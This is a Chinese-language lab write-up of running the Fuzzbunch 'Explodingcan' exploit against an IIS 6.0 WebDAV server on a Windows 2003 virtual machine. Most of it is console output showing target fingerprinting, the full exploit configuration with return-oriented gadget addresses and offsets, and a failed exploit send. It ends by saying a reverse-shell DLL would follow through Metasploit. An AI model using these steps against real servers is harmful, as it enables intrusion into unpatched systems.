Explodingcan

实验环境：
攻击主机：Win7-32bit(Fuzzbunch 平台)
受害主机：W2K3 SP2(WebDAV 服务)
监听主机：Kali 2018(Metasploit)

首先是开启受害主机的 WebDAV 服务，因为 Explodingcan 是针对这一服务的漏洞进行攻击的：

之后在攻击主机上进行如下的操作：


```
fb Exploit (Explodingcan) > use Explodingcan
<fuzzbunch.pluginmanager.PluginManager instance at 0x02F53FD0>
list - >  <generator object get_manager_list at 0x03FBCFD0>
argv[0] - >  Explodingcan
<fuzzbunch.pluginmanager.PluginManager instance at 0x03C22850>
list - >  <generator object get_manager_list at 0x01F61170>
argv[0] - >  Explodingcan
<fuzzbunch.pluginmanager.PluginManager instance at 0x026B1C38>
list - >  <generator object get_manager_list at 0x03A3F968>
argv[0] - >  Explodingcan

[!] Entering Plugin Context :: Explodingcan
[*] Applying Global Variables
[+] Set TargetIp => 192.168.43.160
[+] Set NetworkTimeout => 60

[*] Applying Session Parameters
[+] Set EnableSSL => False
[*] Running Exploit Touches
<fuzzbunch.pluginmanager.PluginManager instance at 0x02F53FD0>
list - >  <generator object get_manager_list at 0x0419BEE0>
argv[0] - >  Iistouch

[!] Entering Plugin Context :: Iistouch
[*] Applying Global Variables
[+] Set TargetIp => 192.168.43.160
[+] Set NetworkTimeout => 60

[*] Inheriting Input Variables
[+] Set TargetIp => 192.168.43.160
[+] Set EnableSSL => False
[+] Set TargetPort => 80
[+] Set NetworkTimeout => 60

[!] Enter Prompt Mode :: Iistouch

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.160] :

[*]  TargetPort :: Port used by the HTTP service

[?] TargetPort [80] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  EnableSSL :: Enable SSL for HTTPS targets
```

```
[?] NetworkTimeout [60] :

[*]  EnableSSL :: Enable SSL for HTTPS targets

[?] EnableSSL [False] :

[*]  hostString :: String to use in HTTP request

[?] hostString [localhost] :


[!] Preparing to Execute Iistouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.160] :
[?] Destination Port [80] :
[+] (TCP) Local 192.168.43.160:80

[+] Configure Plugin Remote Tunnels


Module: Iistouch
================

Name              Value
----              -----
TargetIp          192.168.43.160
TargetPort        80
NetworkTimeout    60
EnableSSL         False
hostString        localhost

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
        [+] Sending HTTP Options Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 192.168.43.160:80
        [+] Sending HTTP Head Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 192.168.43.160:80
[*] Finding IIS Version
        [+] Checking server response for IIS version
        [+] Found IIS version 6.0
        [+] Windows 2003
[*] Detecting WEBDAV
        [+] Checking server response for Webdav
```

```
        [+] Windows 2003
[*] Detecting WEBDAV
        [+] Checking server response for Webdav
        [+] SEARCH Option found. Webdav is enabled.
        [+] PROPFIND Option found. Webdav is enabled.
[*] Writing Contract
        [+] IIS Version: 6.0
        [+] IIS Target OS: WIN2K3
        [+] Target Language: Unknown
        [+] Target Service Pack: Unknown
        [+] Target Path: /
        [+] Enable SSL: FALSE
        [+] WebDAV is ENABLED
[*] IIS Touch Complete
[+] Iistouch Succeeded

[*] Exporting Contract To Exploit
[!] Explodingcan requires WEBDAV on Windows 2003 IIS 6.0
<fuzzbunch.pluginmanager.PluginManager instance at 0x02F53FD0>
list - >  <generator object get_manager_list at 0x040BC800>
argv[0] - >  Explodingcantouch

[!] Entering Plugin Context :: Explodingcantouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.160

[*] Inheriting Input Variables
[+] Set TargetIp => 192.168.43.160
[+] Set TargetPort => 80
[+] Set NetworkTimeout => 60

[!] Enter Prompt Mode :: Explodingcantouch

[*]  hostString :: String to use in HTTP request

[?] hostString [localhost] :

[*]  maxSizeToCheck :: Use 130 to ensure path size determination, less to send f
ewer requests.  70 will cover all exploitable sizes.

[?] maxSizeToCheck [70] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  EnableSSL :: Enable SSL for HTTPS targets

[?] EnableSSL [False] :
```

```
[?] NetworkTimeout [60] :

[*]  EnableSSL :: Enable SSL for HTTPS targets

[?] EnableSSL [False] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.160] :

[*]  TargetPort :: Port used by the HTTP service

[?] TargetPort [80] :

[*]  Delay :: Number of seconds to wait between each request

[?] Delay [0] :


[!] Preparing to Execute Explodingcantouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.160] :
[?] Destination Port [80] :
[+] (TCP) Local 192.168.43.160:80

[+] Configure Plugin Remote Tunnels


Module: Explodingcantouch
=========================

Name              Value
----              -----
hostString        localhost
maxSizeToCheck    70
NetworkTimeout    60
EnableSSL         False
TargetIp          192.168.43.160
TargetPort        80
Delay             0

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
[*] Finding Path Size
        [+]Checking path sizes from 3 to 70
        [+]No delay set.
        [+]The expected HTTP 500 response was returned
```

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
[*] Finding Path Size
        [+]Checking path sizes from 3 to 70
        [+]No delay set.
        [+]The expected HTTP 500 response was returned
[+] Found IIS Path Size 18
[*] Writing Contract
        [+] IIS Path Size: 18
        [+] Request string: localhost
        [+] Enable SSL: FALSE
[*] ExplodingCan Touch Complete
[+] Explodingcantouch Succeeded

[*] Exporting Contract To Exploit
[+] Set IISPathSize => 18
[+] Set hostString => localhost
[!] ExplodingCan requires the length of the IIS path


[!] Enter Prompt Mode :: Explodingcan

Module: Explodingcan
====================

Name                  Value
----                  -----
BackdoorDelay         10
BackdoorRetries       1
PccpPy                C:\Users\Administrator\Desktop\FUZZBUNCH-master\st
                      orage\pccp.pyc
BackdoorBridgeDLL     C:\Users\Administrator\Desktop\FUZZBUNCH-master\st
                      orage\brdg.dll
PythonExe             C:\Python26\python.exe
TargetIp              192.168.43.160
TargetPort            80
NetworkTimeout        60
EnableSSL             False
IISPathSize           18
hostString            localhost
PayloadAccessType     Backdoor
BackdoorHeader        If-Match
BackdoorValueSource   RandomEtag
AuthenticationType    None
Target                W2K3SP2

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
```



[?] Prompt For Variable Settings? [Yes] :
[*] TargetIp :: Target IP Address
[?] TargetIp [192.168.43.160] :
[*] TargetPort :: Port of the HTTP service
[?] TargetPort [80] :
[*] NetworkTimeout :: Network timeout (in seconds)
[?] NetworkTimeout [60] :
[*] EnableSSL :: Enable SSL for HTTPS targets
[?] EnableSSL [False] :
[*] IISPathSize :: Length of IIS path (between 3 and 68)
[?] IISPathSize [18] :
[*] hostString :: String to use in HTTP requests
[?] hostString [localhost] :
[*] PayloadAccessType :: Callback/Listen Payload Access
0) Callback Target connect() callback for payload upload connection
1) Listen Target listen()/accept() for payload upload connection
*2) Backdoor Target open HTTP backdoor for payload upload connection
[?] PayloadAccessType [2] :
[*] BackdoorHeader :: Name of HTTP header used to trigger backdoor.

```
[?] PayloadAccessType [2] :

[*]  BackdoorHeader :: Name of HTTP header used to trigger backdoor.

    0) Accept
    1) Accept-Charset
    2) Accept-Encoding
    3) Accept-Language
    4) Allow
    5) Authorization
    6) Cache-Control
    7) Content-Encoding
    8) Content-Language
    9) Content-Location
    10) Content-MD5
    11) Content-Range
    12) Content-Type
    13) Cookie
    14) Date
    15) Expect
    16) Expires
    17) From
   *18) If-Match
    19) If-Modified-Since
    20) If-None-Match
    21) If-Range
    22) If-Unmodified-Since
    23) Last-Modified
    24) Max-Forwards
    25) Pragma
    26) Proxy-Authorization
    27) Range
    28) Referer
    29) Trailer
    30) Translate
    31) Upgrade
    32) User-Agent
    33) Via
    34) Warning

[?] BackdoorHeader [18] :

[*]  BackdoorValueSource :: Method of generating value for HTTP trigger header.

    0) Manual              Operator-controlled value.
   *1) RandomEtag          Randomly generated HTTP Etag string.
    2) RandomBasicAuth     Randomly generated Basic Auth credential string.

[?] BackdoorValueSource [1] :
```

```
[?] BackdoorHeader [18] :

[*]  BackdoorValueSource :: Method of generating value for HTTP trigger header.

    0) Manual              Operator-controlled value.
   *1) RandomEtag          Randomly generated HTTP Etag string.
    2) RandomBasicAuth     Randomly generated Basic Auth credential string.

[?] BackdoorValueSource [1] :

[*]  AuthenticationType :: Authentication type for target

   *0) None      No authentication
    1) Basic     Basic HTTP authentication

[?] AuthenticationType [0] :

[*]  Target :: Target OS

    0) W2K3SP0          Windows 2003 Base
    1) W2K3SP1          Windows 2003 Service Pack 1
   *2) W2K3SP2          Windows 2003 Service Pack 2
    3) W2K3SP0_v5IM     Windows 2003 Base (IIS 5.0 Isolation Mode)
    4) W2K3SP1_v5IM     Windows 2003 Service Pack 1 (IIS 5.0 Isolation Mode)

[?] Target [2] :

[*]  BackdoorDelay :: How long to wait (in seconds) for trigger responses.

[?] BackdoorDelay [10] :

[*]  BackdoorRetries :: Maximum number of times to try triggering the backdoor.

[?] BackdoorRetries [1] :

[*]  PccpPy :: Full path to pccp.pyc.

[?] PccpPy [C:\Users\Administrator\Desktop\FUZZBUNCH-master\st... (plus 14 chara
cters)] :

[*]  BackdoorBridgeDLL :: Full path to IIS-backdoor-to-PC-host DLL.

[?] BackdoorBridgeDLL [C:\Users\Administrator\Desktop\FUZZBUNCH-master\st... (pl
us 14 characters)] :

[*]  PythonExe :: Full path to Python [2.6] executable.

[?] PythonExe [C:\Python26\python.exe] :
```

```
[!] Preparing to Execute Explodingcan
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.160] :
[?] Destination Port [80] :
[+] (TCP) Local 192.168.43.160:80

[+] Configure Plugin Remote Tunnels
```

```
[+] (TCP) Local 192.168.43.160:80

[+] Configure Plugin Remote Tunnels


Module: Explodingcan
====================

Name                    Value
----                    -----
BackdoorIndex           29
BackdoorValue           <RANDOM_ETAG>
BackdoorDelay           10
BackdoorRetries         1
PccpPy                  C:\Users\Administrator\Desktop\FUZZBUNCH-master\st
                        orage\pccp.pyc
BackdoorBridgeDLL       C:\Users\Administrator\Desktop\FUZZBUNCH-master\st
                        orage\brdg.dll
PythonExe               C:\Python26\python.exe
TargetIp                192.168.43.160
TargetPort              80
NetworkTimeout          60
EnableSSL               False
IISPathSize             18
hostString              localhost
buf1size                272
buf2size                3072
SkipFree                33686018
SkipOffset              220
VirtualProtectOffset    284
WriteAddressOffset1     224
WriteAddressOffset2     292
ObjectAddress           256
ObjectAddressOffset1    268
ObjectAddressOffset4    252
ObjectAddressOffset2    232
ObjectAddressOffset3    216
MovEcxEspOffset         252
StackAdjustOffset1      220
StackAdjustOffset2      224
StackAdjustOffset3      312
Push40Offset            268
LeaveRetOffset1         308
LeaveRetOffset2         372
SetEbp1                 372
SetEbp1Offset           304
SetEbp2                 348
SetEbp2Offset           332
SetEbp3                 312
SetEbp3Offset           368
MovEbpOffset            336
ShellcodeAddr           416
```


ShellcodeAddr 416
ShellcodeAddrOffset 280
ShellcodeOffset 376
JmpEBXOffset 276
ProcHandleOffset 288
VProtSizeOffset 296
LoadEaxOffset 312
EaxValOffset 352
LoadEax2Offset 360
MovEcxEsp 1744920706
WriteAddress 1745031872
StackAdjust 1744858703
Push40 1744875795
LeaveRet 1744906727
MovEbp 1744858629
JmpEBX 1744905443
SyscallAddress 2147353344
VProtSize 1745028206
LoadEax 1744868241
EaxValAddress 1744863814
LoadEax2 1744969130
PayloadAccessType Backdoor
BackdoorHeader If-Match
BackdoorValueSource RandomEtag
AuthenticationType None
Target W2K3SP2
[?] Execute Plugin? [Yes] :

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Running Exploit
[*] Initializing Parameters
        [+] BackdoorValue set to random Basic Auth string (Basic En6Ko98JeKGxI41
0nuIW4ttk)
        [+] Initializing Complete
[*] Initializing Network
        [+] Creating Launch Socket
                [+] Target is 192.168.43.160:80
        [+] Network initialization complete
[*] Building Exploit Buffer
        [+] Set Egg Authcode: f979b90c
        [+] Set Egg XOR Mask: a3
        [+] Exploit Build Complete
[*] Exploiting Target
        [+] Building HTTP Request
        [+] No Authentication
        [+] Sending Exploit
        [+] Sending 5142 (0x00001416) bytes
        [+] SendExploit() send complete
[*] Attemping to trigger IIS backdoor (up to 1 tries)
        [!] Backdoor trigger request timed out; backdoor did NOT respond...
        [!] Retrying trigger IIS backdoor
        [-] All attempts to trigger the backdoor timed out; aborting...[+] Check
ing For Residual Data on Exploit Socket
Exploit Socket Data (235 bytes):
0x00000000  48 54 54 50 2f 31 2e 31 20 35 30 30 20 49 6e 74  HTTP/1.1 500 Int
0x00000010  65 72 6e 61 6c 20 53 65 72 76 65 72 20 46 61 69  ernal Server Fai
0x00000020  6c 75 72 65 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e  lure..Connection
0x00000030  3a 20 63 6c 6f 73 65 0d 0a 44 61 74 65 3a 20 53  : close..Date: S
0x00000040  61 74 2c 20 30 35 20 4a 61 6e 20 32 30 31 39 20  at, 05 Jan 2019
0x00000050  31 31 3a 35 32 3a 34 38 20 47 4d 54 0d 0a 53 65  11:52:48 GMT..Se
0x00000060  72 76 65 72 3a 20 4d 69 63 72 6f 73 6f 66 74 2d  rver: Microsoft-
0x00000070  49 49 53 2f 36 2e 30 0d 0a 43 6f 6e 74 65 6e 74  IIS/6.0..Content
0x00000080  2d 54 79 70 65 3a 20 74 65 78 74 2f 68 74 6d 6c  -Type: text/html
0x00000090  0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68  ..Content-Length
0x000000a0  3a 20 36 37 0d 0a 0d 0a 3c 62 6f 64 79 3e 3c 68  : 67....<body><h
0x000000b0  31 3e 48 54 54 50 2f 31 2e 31 20 35 30 30 20 49  1>HTTP/1.1 500 I
0x000000c0  6e 74 65 72 6e 61 6c 20 53 65 72 76 65 72 20 45  nternal Server E
0x000000d0  72 72 6f 72 28 65 78 63 65 70 74 69 6f 6e 29 3c  rror(exception)<
0x000000e0  2f 68 31 3e 3c 2f 62 6f 64 79 3e                 /h1></body>
[!] Plugin failed
[-] Error: Explodingcan Failed
fb Exploit (Explodingcan) >
```

这个实验总是没有成功，目前不清楚其中的原因，如果成功，接下来使用 Pcdlllauncher 上传一个可以反弹 shell 的 dll 在 Metasploit 上监听即可